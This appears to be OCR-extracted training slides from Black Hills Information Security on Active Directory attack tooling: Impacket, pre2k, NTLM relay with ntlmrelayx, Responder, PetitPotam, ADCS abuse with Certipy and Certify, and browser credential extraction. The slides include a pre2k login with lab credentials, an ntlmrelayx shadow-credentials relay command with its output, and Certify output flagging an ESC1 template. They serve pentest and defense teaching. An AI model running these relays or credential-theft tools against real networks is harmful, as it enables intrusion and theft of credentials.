
```
(impacket) root@Nux01:/opt/impacket/examples# ls
DumpNTLMInfo.py     dcomexec.py         karmaSMB.py         ntfs-read.py      rpcdump.py      split.py
Get-GPPPassword.py  describeTicket.py   keylistattack.py    ntlmrelayx.py     rpcmap.py       ticketConverter.py
GetADComputers.py   dpapi.py            kintercept.py       owneredit.py      sambaPipe.py    ticketer.py
GetADUsers.py       esentutl.py         lookupsid.py        ping.py           samrdump.py     tstool.py
GetLAPSPassword.py  exchanger.py        machine_role.py     ping6.py          secretsdump.py  wmiexec.py
GetNPUsers.py       findDelegation.py   mimikatz.py         psexec.py         services.py     wmipersist.py
GetUserSPNs.py      getArch.py          mqtt_check.py       raiseChild.py     smbclient.py    wmiquery.py
addcomputer.py      getPac.py           mssqlclient.py      rbcd.py           smbexec.py
atexec.py           getST.py            mssqlinstance.py    rdp_check.py      smbserver.py
changepasswd.py     getTGT.py           net.py              reg.py            sniff.py
dacledit.py         goldenPac.py        netview.py          registry-read.py  sniffer.py
```

Pre-Windows 2000

pre2k

```
$ pre2k auth  -u noprivuser2090 -p
N0PrivU53R2090! -d doazlab.com -dc-ip
192.168.2.4 -verbose
```

Used to check for pre-Windows 2000 computers that may have predetermined static passwords, which are a common legacy vulnerability in older environments



Credential Relay (And LLMNR…)

Credential relay tools automate the process of capturing and relaying authentication credentials (such as NTLM hashes) across networked systems, often exploiting weaknesses in authentication protocols.

These tools are essential for penetration testers and defenders to identify and remediate vulnerabilities related to credential handling and relay attacks in enterprise environments.

Ntlmrelayx

Automates NTLM relay attacks by intercepting and relaying authentication requests to target systems, potentially gaining unauthorized access.

Responder

Poisons network name resolution protocols to coerce.


Acts as a rogue server to capture credentials from network traffic, exploiting common misconfigurations in protocols like SMB and HTTP.

```
(impacket) root@Nux01:/opt/impacket/examples# python3 ntlmrelayx.py --http-port 8080 -t ldap:
--shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-validate-privs |tee -a /opt
elay
Impacket v0.12.0.dev1+20240523.75507.15eff880 - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 8080
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

PetitPotam

Exploits weaknesses in Windows protocols to coerce servers into authenticating to an attacker-controlled system, enabling credential relay.

Valuable for demonstrating real-world attack paths and testing mitigation strategies.



ADCS Investigation & Abuse

ADCS investigation tools help security teams identify and exploit weaknesses in certificate services, which can be leveraged for privilege escalation and lateral movement in Windows environments.

These tools are essential for both offensive (pentesting) and defensive (hardening) operations, enabling organizations to proactively address certificate-related vulnerabilities.

Certipy

Certify

ly4k/**Certipy**

Tool for Active Directory Certificate Services enumeration and abuse

GhostPack/**Certify**

Active Directory certificate abuse.


```
Template Name                         : DOAZLab_User
Display Name                          : DOAZLab_User
Certificate Authorities               : doazlab-DC01-CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : PublishToDs
                                        IncludeSymmetricAlgorithms
Private Key Flag                      : 16777216
                                        65536
                                        ExportableKey
Extended Key Usage                    : Encrypting File System
                                        Secure Email
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : DOAZLAB.COM\Domain Users
  Object Control Permissions
    Owner                             : DOAZLAB.COM\Enterprise Admins
    Full Control Principals           : DOAZLAB.COM\Domain Admins
                                        DOAZLAB.COM\Local System
                                        DOAZLAB.COM\Enterprise Admins
    Write Owner Principals            : DOAZLAB.COM\Domain Admins
                                        DOAZLAB.COM\Local System
                                        DOAZLAB.COM\Enterprise Admins
    Write Dacl Principals             : DOAZLAB.COM\Domain Admins
                                        DOAZLAB.COM\Local System
                                        DOAZLAB.COM\Enterprise Admins
    Write Property Principals         : DOAZLAB.COM\Domain Admins
                                        DOAZLAB.COM\Local System
                                        DOAZLAB.COM\Enterprise Admins
[!] Vulnerabilities
  ESC1                                : 'DOAZLAB.COM\\Domain Users' can enroll, enroll
```

BLACK HILLS Information Security


@BHInfoSecurity

Browser Hijacks

Browsers often store passwords and sensitive data, making them a prime target for attackers

Extracting saved credentials can lead to broader network compromise if reused elsewhere.

Regular checks help identify and mitigate risks from weak or exposed browser-stored credentials.



ChromeElevator

Automates privilege escalation attacks within Chrome, targeting weaknesses to gain elevated access or manipulate browser settings.

Useful for testing browser security and identifying vulnerabilities that could be exploited by attackers.

DonPAPI

Extracts sensitive information (such as credentials and tokens) stored by browsers, especially Chrome, by leveraging Windows Data Protection API (DPAPI).

Helps penetration testers and defenders assess the risk of credential theft via browser hijacking techniques.

DEFENSIVE ORIGINS

We have a class next month!

Wild West Hackin Fest – Mile High & Virtual
FEB 10-11 www.antisyphontraining.com

BLACK HILLS Information Security • 2008 •

WILD WEST HACKIN' FEST

AC

https://www.blackhillsinfosec.com/

https://www.antisyphontraining.com/

https://www.activecountermeasures.com/

https://wildwesthackinfest.com/

https://defensiveorigins.com/

BLACK HILLS Information Security

© Black Hills Information Security
@BHInfoSecurity